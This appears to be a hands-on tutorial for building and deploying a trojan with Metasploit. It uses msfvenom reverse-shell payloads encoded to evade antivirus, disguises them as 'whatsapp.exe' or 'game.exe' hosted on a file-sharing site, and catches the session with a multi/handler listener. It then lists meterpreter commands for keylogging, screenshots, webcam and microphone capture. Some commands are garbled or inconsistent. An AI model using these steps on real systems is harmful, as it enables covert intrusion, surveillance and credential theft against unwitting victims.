

Tools:

Msfvenom for malware creation.


Msconsole for listening and getting control over the system.

In this practical you will learn how to create Linux /Windows executable “elf” malware using msfvenom tool.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=443 -e x86/shikata_ga_nai -o evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Saved as: evil.exe
```

- **LHOST:** Defines the address for the local host.
- **LPORT:** Defines the ports that you want to use for reverse connections.
- **RHOST:** Defines the target address.
- **RPORT:** Defines the remote port you want to attack.
- **Target Settings:** Specifies the target operating system and version.
- **Exploit Timeout:** Defines the timeout in minutes.

Trojan Creation & Monitor; Metasploitable; SQLi



Evading/avoiding Antivirus Detection: shikata_ga_nai

```
root@bt:/# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=31337 R 1 |
msfencode -e x86/shikata_ga_nai -t exe > /var/www/payload2.exe
[*] x86/shikata_ga_nai succeeded with size 342 (iteration=1)

root@bt:/# file /var/www/payload2.exe
/var/www/2.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

msfvenom options are payload(-p); lhost;lport(reserved ports can't use 0-1023);
platform(--platform);
extension of malware(-f exe); after these steps, we have to save it as in the name
of genuine application
and move somewhere(either -o or > symbol);

you can use temporary file hosting website or /var/www/html/ or any other folder.
save it as game.exe or any other names.

you want to avoid anti virus detection?

for that encoding(-e) option has to use. in -e option, shikata_ga_nai you have
to use.

```
(root@kali)~[/var/www/html]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.19.148 LPORT=4444 -f exe --platform windows msfencode -e x86/shikata_ga_nai -o /var/www/html/whatsapp.exe
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/whatsapp.exe
```

After the creation of trojan horse, browse **tmpfiles.org** website and upload your
created trojan file (Kali Linux). Better install one more window virtual machine and
run your created trojan from that machine. Instead of **tmpfiles.org** you can use
pendrives also.

Trojan Creation & Monitor; Metasploitable; SQLi

Take new terminal(command prompt in Linux), type either 'msfconsole' or 'msfconsole -q'. Once you typed all the commands upto 'exploit', you will get complete control of that infected windows machine. But the uploaded trojan horse, you have to download from virtual windows machine and also you have to click on that created trojan. Clicking means you are activating the malware signature, and that information will be pass through exploit listener prompt. If you want to install keylogger, check below options which I have shared.

A screenshot of a Metasploit terminal session. The background is dark blue with a faint, stylized dragon logo. The terminal text shows the user running 'msfconsole', which displays version information for Metasploit v4.16.54-dev. The user then enters 'use multi/handler', followed by 'exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp', 'PAYLOAD => windows/meterpreter/reverse_tcp', 'msf exploit(multi/handler) > set LHOST 0.0.0.0', 'LHOST => 0.0.0.0', and finally 'msf exploit(multi/handler) > exploit'. The output shows the reverse TCP handler starting on 0.0.0.0:4444, sending a stage to 172.16.1.246, and opening a Meterpreter session. The prompt changes to 'meterpreter >' at the bottom.

```
\ (oo)
  ( )
  ( )
  ||--|| *
```

```
= [ metasploit v4.16.54-dev ]
+ -- --=[ 1757 exploits - 1006 auxiliary - 306 post ]
+ -- --=[ 536 payloads - 41 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (179779 bytes) to 172.16.1.246
[*] Meterpreter session 1 opened (172.16.1.250:4444 -> 172.16.1.246:49796) at 2018-05-22 19:32:40 -0400

meterpreter > 
```

Trojan Creation & Monitor; Metasploitable; SQLi

Stdapi: User interface Commands	
=====	
Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components
Stdapi: Webcam Commands	
=====	
Command	Description
-----	-----
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Post-Exploitation

You now own the target! Here are some fun meterpreter commands to try:

screenshot	Gives you an image of the target's desktop
keyscan_start	Begins capturing keys typed in the target. On the Windows target, open Notepad and type in some text, such as your name.
keyscan_dump	Shows the keystrokes captured so far
webcam_list	Shows the available webcams (if any)
webcam_snap	Takes a photo with the webcam
shell	Gives you a Windows Command Prompt on the target
exit	Leaves the Windows Command Prompt